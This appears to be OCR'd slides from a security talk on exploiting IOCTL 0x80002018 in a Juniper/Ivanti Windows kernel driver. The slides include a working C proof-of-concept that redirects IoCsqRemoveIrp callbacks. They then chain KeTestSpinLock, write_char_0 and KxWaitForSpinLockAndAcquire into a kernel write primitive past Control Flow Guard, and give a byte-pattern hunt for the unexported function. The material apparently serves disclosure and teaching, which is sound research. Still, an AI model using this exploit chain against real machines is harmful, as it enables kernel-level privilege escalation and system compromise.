
CODE FLOW FOR IOCTL 0x80002018




CODE FLOW FOR IOCTL 0x80002018



A CLOSER LOOK AT `IoCsqRemoveIrp`

```
// “IoCsqRemoveIrp” removes an IRP from the queue.
//
// PIO_CSQ is a struct of driver defined callbacks.
// PIP_CSQ_IRP_CONTEXT contains the IRP to remove.
PIRP IoCsqRemoveIrp(PIO_CSQ, PIO_CSQ_IRP_CONTEXT);

// PIO_CSQ holds many callbacks…
// - Insert IRP
// - Remove IRP
// - Peek next IRP
// - Acquire lock
// - Release lock
// - …
```



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HOW `IoCsqRemoveIrp` ***SHOULD*** BE CALLED

```
// The number of IRPs on the queue.
int counter = 0;

void on_insert_irp(IO_CSQ* csq, PIRP irp) {
    counter ++;
}

void on_remove_irp(IO_CSQ* csq, PIRP irp) {
    counter --;
}

// Initialize IO_CSQ with driver defined callbacks.
// We use this to run custom actions on IRPs on the queue.
IO_CSQ io_csq;
IoCsqInitialize(
    &io_csq,
    &on_insert_irp,
    &on_remove_irp,
    ...
);
```

HOW `IoCsqRemoveIrp` ***SHOULD*** BE CALLED


```
// Later in the code:
// - Insert some IRP onto the queue.
// - The kernel calls the previously defined callbacks.
// - The callbacks keep track of the IRP counter.
IO_CSQ_IRP_CONTEXT some_irp_context;
IoCsqInsertIrp(
    &io_csq,            // previously defined callbacks.
    some_irp,           // the IRP to put on the queue.
    &some_irp_context   // the output context defining the IRP.
);
```

HOW `IoCsqRemoveIrp` ***SHOULD*** BE CALLED

```
// Later in the code:
// - Remove some IRP onto the queue.
// - The kernel calls the previously defined callbacks.
// - The callbacks keep track of the IRP counter.
IoCsqRemoveIrp(
    &io_csq,            // previously defined callbacks.
    some_irp_context    // context defining the IRP to remove.
);
```

HOW IVANTI CALLS `IoCsqRemoveIrp`

```
// IOCTL 0x80002018
IoCsqRemoveIrp(
  OurBuffer[0][0x28][0x50], // defined callbacks?
  OurBuffer[0][0x30] // context of IRP to remove?
);
```



CALLING HalMakeBeep FROM THE KERNEL

HalMakeBeep is a kernel function that accepts any arguments, and makes your PC beep

PID 9217: our_exploit.exe

```
// Initialize IO_CSQ with HalMakeBeep as callbacks
IO_CSQ io_csq;
IoCsqInitialize(&io_csq, &HalMakeBeep, &HalMakeBeep, &HalMakeBeep, ...);

// Create handle to the driver device
HANDLE hDevice = CreateFileA("\\\\.\\jnprTdi_9117_18417", ...);

// Call IOCTL with HalMakeBeep IO_CSQ as buffer.
DeviceIoControl(hDevice, 0x80002018, &io_csq, sizeof(IO_CSQ), ...);
```

IOCTL handler

jnprTdi.sys
IRP_MJ_DEVICE_CONTROL

calls IoCsqRemoveIrp

ntoskrnl.exe
IoCsqRemoveIrp

calls rax / HalMakeBeep

ntoskrnl.exe
HalMakeBeep

Icon(s) from Icons8

```c
#define HALMAKEBEEP_OFFSET 0x4b8c60
#define VULN_IOCTL 0x80002018
#define DEVICE_NAME "\\\\.\\GlobalRoot\\Device\\jnprva"
uint64_t NTOSKRNL_BASE = 0;


void main(int argc, char **argv) {
    size_t returned_bytes;
    uint64_t *input_buffer = calloc(0x100, 1);
    uint64_t *initial_buffer = calloc(0x100, 1);
    uint64_t *buff_28h = calloc(0x100, 1);

    HANDLE h = CreateFile(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
    if (h == NULL) {
        printf("Unable to find/open the jnprva driver. Is it installed?\n");
        exit(-1);
    }

    NTOSKRNL_BASE = getBaseAddr("ntoskrnl.exe");
    printf("[+] Obtained the kernel Base: %llX\n", NTOSKRNL_BASE);

    input_buffer[0] = initial_buffer;
    initial_buffer[0x28 / sizeof(uint64_t)] = buff_28h;
    initial_buffer[0x30 / sizeof(uint64_t)] = 1;

    // Setting the vulnerable pointer to HalMakeBeep()
    buff_28h[(0x50 / sizeof(uint64_t)) + (0x20 / sizeof(uint64_t))] = NTOSKRNL_BASE + HALMAKEBEEP_OFFSET;
    DeviceIoControl(h, VULN_IOCTL, input_buffer, 0x100, NULL, 0, &returned_bytes , NULL);
}
```



Icon(s) from Icons8

:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode


If you call a support person, give them this info:


Stop code: SYSTEM_SERVICE_EXCEPTION

CODE FLOW FOR IOCTL 0x80002018

```
// Eventually ExFreePoolWithTag is
// called on OurBuffer[0] 😞
ExFreePoolWithTag(OurBuffer[0]);
```

Bugcheck as OurBuffer[0] is not a valid kernel pool with tag. BOOM





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THERE ARE **MANY** CONSTRAINTS, HERE ARE SOME:

- IOCTL `0x80002018`

  - Calls `ExFreePoolWithTag` on OurBuffer[0], thus it has to be a pointer to kernel memory. However, we need to point this pointer to user-mode to be able to exploit `IoCsqRemoveIrp.`

- In `IoCsqRemoveIrp` function

  - Calls `_guard_dispatch_icall` three times with different functions from OurBuffer.
  - Kernel Control Flow Guard (CFG) limits the pointers we can call to valid kernel functions only (no shellcode calling!)
  - Very limited control over arguments to the functions we call
  - **`OurBuffer[0x0][0x28]`** is always a pointer (as it points to a struct holding our callbacks).
  - Every function call could overwrite/corrupt register values used by the subsequent function calls.

```
// Call 1 (normally the driver defined AcquireLock callback)
OurBuffer[0x0][0x28][0x50+0x20] ( &OurBuffer[0x0][0x28][0x50], 0, io_control_code);

// Call 2 (normally the driver defined RemoveIrp callback)
OurBuffer[0x0][0x28][0x50+0x10] ( &OurBuffer[0x0][0x28][0x50], OurBuffer[0x0][0x30][0x8], io_control_code);

// Call 3 (normally the driver defined ReleaseLock callback)
OurBuffer[0x0][0x28][0x50+0x28] ( &OurBuffer[0x0][0x28][0x50], 0, io_control_code);
```


```
// Call 1 (normally the driver defined AcquireLock callback)
// SystemBuffer[0x0][0x28][0x50+0x20] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
SomeFunctionWeDefine1 ( &SomeAddressToOurBuffer, 0, 0x80002018 );
```

```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
SomeFunctionWeDefine3 ( &SomeAddressToOurBuffer, 0, 0x80002018 );
```


WRITE WHAT WHERE

WE'RE ALMOST THERE

Icon(s) from Icons8

BYPASSING ExFreePoolWithTag

- Challenge
  - IOCTL 0x80002018 ends with Calls ExFreePoolWithTag on SystemBuffer[0] (thus must be a freeable kernel pool).
- Solution 🤘
  - For call 3, we use KxWaitForSpinLockAndAcquire.
  - It requires one argument, a pointer to a KSPIN_LOCK struct.
- If the spin lock value is >=1, the KxWaitForSpinLockAndAcquire has to wait for it to become 0.
  - Calling thread will never continue (and thus never crash, as it doesn't reach ExFreePoolWithTag).




```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

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-
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

KxWaitForSpinLockAndAcquire slows down PC
Downside: CPU usage spikes up to 50% on use…

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

BYPASSING ExFreePoolWithTag

- Challenge
  - IOCTL 0x80002018 ends with Calls ExFreePoolWithTag on SystemBuffer[0] (thus must be a freeable kernel pool).
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  - For call 3, we use KxWaitForSpinLockAndAcquire.
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
- If the spin lock value is =>1, the KxWaitForSpinLockAndAcquire has to wait for it to become 0.
  - Calling thread will never continue (and thus never crash, as it doesn't reach ExFreePoolWithTag).




KxWaitForSpinLockAndAcquire slows down PC 👌
We solve high CPU usage by setting the thread priority to lowest.

```
SetThreadPriority(hThread, THREAD_PRIORITY_LOWEST);
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

LIMITED ARGUMENTS UNDER CONTROL

- Challenge
  - We only have two (somewhat) controllable arguments in the second function call.
- Solution 🤘
  - For call 2, we call the write_char_0 function.
  - It requires three arguments:
    - Arg 1: A byte to write to an address.
    - Arg 2: A kernel address to write that byte to.
    - Arg 3: A counter to increase or decrease.




```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

LIMITED ARGUMENTS UNDER CONTROL

write_char_0 is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st

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


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
The 3rd argument is dereferenced by the kernel.
Results in a bug check, as invalid memory is referenced?!?!?

BOOM

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
The 3rd argument is dereferenced by the kernel. 👌
We can allocate memory address 0x80002018 in our exploit.exe.
The kernel can access it due to the internal workings of IOCTLs.

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


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write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
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



The 1st argument is the memory address of OurBuffer. 👌
We can place our buffer at a specific offset. Therefore, we control the least significant byte used to write to a kernel address, by write_char_0.

HalMakeBeep VS KeTestSpinLock




```
// Call 1 (normally the driver defined AcquireLock callback)
// SystemBuffer[0x0][0x28][0x50+0x20] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine1 ( &SomeAddressToOurBuffer, 0, 0x80002018 );
KeTestSpinLock ( &SomeAddressToOurBuffer );
```

```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
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```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3 ( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

ONE MORE THING: `write_char_0` IS NOT AN EXPORTED FUNCTION


We introduce: Kernel Egg Hunting ☺

PID 9217: our_exploit.exe

```
// Find offset of write_char_0 in ntoskrnl.exe
// Use a ‘mask’ and a ‘byte sequence’ to search for the offset
uint64_t write_char_0_offset = findFunctionOffsetInImageByByteSequence(
    "ntoskrnl.exe",
    "\x8B\x42\x18\x00\x0F\xB7\xC9\x00\x00\x74\x07\x48\x83\x7A\x10\x0A",
    "xxx?xxx??xxxxxxx”
);
```

LET'S TEST IT

